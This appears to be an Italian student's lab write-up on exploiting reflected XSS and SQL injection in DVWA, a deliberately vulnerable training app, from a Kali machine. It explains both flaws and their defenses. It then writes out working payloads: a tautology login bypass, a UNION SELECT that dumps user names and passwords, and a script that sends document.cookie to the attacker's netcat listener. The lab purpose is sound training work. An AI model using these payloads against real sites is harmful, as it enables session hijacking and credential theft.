S6-L2

Exploit DVWA - XSS e SQL injection

Esercizio del Giorno Esercizio

Traccia Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA Obiettivi: Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Istruzioni per l'Esercizio:

Configurazione del Laboratorio:

○ Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).

○ Verificate la comunicazione tra le due macchine utilizzando il comando ping.

Impostazione della DVWA

○ Accedete alla DVWA dalla macchina Kali Linux tramite il browser.

○ Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.

Sfruttamento delle Vulnerabilità:

○ Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).

○ Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità

ATTACCO XSS

Definizione

Cross-Site Scripting (XSS) è una vulnerabilità di sicurezza delle applicazioni web che consente a un attaccante di iniettare codice dannoso, di solito JavaScript, in una pagina visualizzata dagli utenti. Quando un sito web è vulnerabile ( cioè quando non è stato filtrato l’imput dell’utente ) , un attaccante può sfruttare questa debolezza per far eseguire script non autorizzati nel browser degli altri utenti. L'attaccante, di conseguenza, può compromettere la riservatezza, l'integrità e la sicurezza dell'applicazione e dei suoi utenti.

Tipologie di XSS

Gli attacchi XSS si dividono in tre principali categorie:

1. \*\*XSS Reflected\*\*: Il codice dannoso viene inviato a un server tramite una richiesta HTTP, riflesso nella risposta, e quindi eseguito nel browser.

Il codice verrà immediatamente riflesso ( eseguito)

1. \*\*XSS Stored\*\*: Il codice dannoso viene memorizzato direttamente sul server, ad esempio in un database o in un file, e viene eseguito ogni volta che un utente accede alla risorsa compromessa. Questo è considerato il tipo di XSS più pericoloso, in quanto coinvolge ogni utente che visualizza il contenuto.

Va a salvarsi direttamente nel database del sito web.

Es. scrivo nei commenti di una pagina come forum, commenti amazon ecc. direttamente uno script malevolo.

1. \*\*XSS DOM-based\*\*: Il codice JavaScript viene manipolato direttamente nel DOM (Document Object Model) del browser senza inviare richieste al server, sfruttando la gestione dinamica degli elementi della pagina.

Funzionamento di un attacco XSS Reflected

In un attacco XSS reflected, l'attaccante invia un URL o un link contenente un payload JavaScript dannoso a una vittima. Se la vittima clicca sul link, il browser invia una richiesta al server, che "riflette" il payload in una pagina di risposta non sicura. Il browser dell'utente interpreta il codice JavaScript, che viene eseguito come parte della pagina, permettendo all'attaccante di accedere a informazioni riservate o di eseguire altre azioni dannose.

Conseguenze di un attacco XSS

- \*\*Accesso ai cookie\*\*: Un attaccante può accedere ai cookie di sessione della vittima, ottenendo potenzialmente il controllo dell'account.

- \*\*Esfiltrazione di dati\*\*: Gli script XSS possono rubare dati sensibili dai moduli di input della pagina.

- \*\*Spoofing\*\*: Un attaccante può creare versioni alterate delle pagine per ingannare gli utenti e indurli a rivelare informazioni riservate.

Difese contro XSS

1. \*\*Sanificazione dell'input\*\*: Utilizzare funzioni di escaping per rimuovere o trasformare i caratteri pericolosi (`<`, `>`, `"`, etc.) negli input degli utenti.

2. \*\*Content Security Policy (CSP)\*\*: Configurare le politiche di sicurezza dei contenuti per limitare quali risorse esterne possono essere caricate ed eseguite in una pagina.

3. \*\*Validazione server-side e client-side\*\*: Implementare la validazione su entrambi i livelli per evitare che il codice malevolo raggiunga il DOM o venga memorizzato sul server.

Conclusione

XSS è una delle vulnerabilità web più diffuse e pericolose. La protezione efficace contro XSS richiede una combinazione di tecniche di sanitizzazione degli input, una corretta configurazione del CSP e una programmazione sicura lato server.

SQL INJECTION

SQL Injection è una vulnerabilità che si verifica quando un'applicazione web consente a un utente di inserire dati non sanificati in una query SQL. Se non vengono applicate adeguate misure di sicurezza, un attaccante può "iniettare" del codice SQL malevolo nei campi di input (come campi di login o form di ricerca) o tramite parametri URL, manipolando così la query SQL originaria per accedere, alterare o distruggere dati sensibili nel database.

Funzionamento di un attacco SQL Injection

Quando un’applicazione web accetta input dell'utente senza un’adeguata verifica e sanificazione, l'attaccante può inserire codice SQL all'interno di un campo, che viene interpretato ed eseguito direttamente nel database.

Conseguenze di un attacco SQL Injection

- Accesso non autorizzato ai dati: L’attaccante può accedere a informazioni sensibili, inclusi dati personali, credenziali e dettagli finanziari.

- Modifica o cancellazione di dati: L’attaccante può alterare o eliminare record nel database, compromettendo l'integrità dei dati.

- Rimozione del database: Nei casi estremi, l'attaccante può distruggere l'intero database.

- Escalation dei privilegi: L’attaccante potrebbe ottenere privilegi più elevati, accedendo ad aree riservate del sistema.

Difese contro SQL Injection

1. Parametrizzazione delle query: Utilizzare query SQL parametrizzate (o "prepared statements") anziché concatenare stringhe per costruire query.

2. Sanitizzazione e validazione degli input: Verificare e filtrare accuratamente tutti i dati immessi dagli utenti per evitare caratteri pericolosi.

3. Stored Procedures: Utilizzare procedure SQL predefinite per limitare il tipo di operazioni che possono essere eseguite.

4. Controlli di accesso:Limitare i privilegi del database, evitando che utenti generici abbiano accesso a funzionalità sensibili.

5. Configurazione dei messaggi di errore: Configurare messaggi generici per nascondere i dettagli interni delle query SQL.


SVOLGIMENTO ESERCIZIO SQL INJECTION

Per l’esercizio di oggi abbiamo aperto e fatto pingare le macchine virtuali di metasloitable e kali.

Poi siamo passati al sql injection , per farlo siamo andati su Metasloitable e abbiamo aperto DVWA, lo abbiamo impostato come difficoltà low ed abbiamo inserito uno script nella parte di “ sql injection ( blinde )

SCRIPT:

' OR '1'='1



In questo modo ci verranno restituiti i dati sensibili ( come quelli dell’utente o dell’intera tabella )

SVOLGIMENTO ESERCIZIO XSS

* Per svolgere questo esercizio apriremo il terminale di kali e lanceremo i comandi :

nc -lvnp 80

che è il comando per vedere la porta 80

* poi andremo su DVWA sotto la voce di XSS REFLECTED ed inseriremo uno script:

<script>

var xhttp = new XMLHttpRequest();

xhttp.open("POST", "http://192.168.1.115/", true);


xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

xhttp.send("cookies=" + document.cookie);

</script>

* Inseriremo l’ip di kali, e dal terminale di kali sotto il comando

nc -lvnp 80 “ potremo vedere i cookies della pagina.



' OR '1'='1

nc -lvnp 80 comando per vedere pota 80

<script> var xhttp = new XMLHttpRequest(); xhttp.open("POST", "<http://192.168.1.115/>", true); xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); xhttp.send("cookies=" + document.cookie); </script>

<script>

var xhttp = new XMLHttpRequest();

xhttp.open("POST", "http://192.168.1.115/", true);

xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

xhttp.send("cookies=" + document.cookie);

</script>

%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users # prova per Vedere psw in xss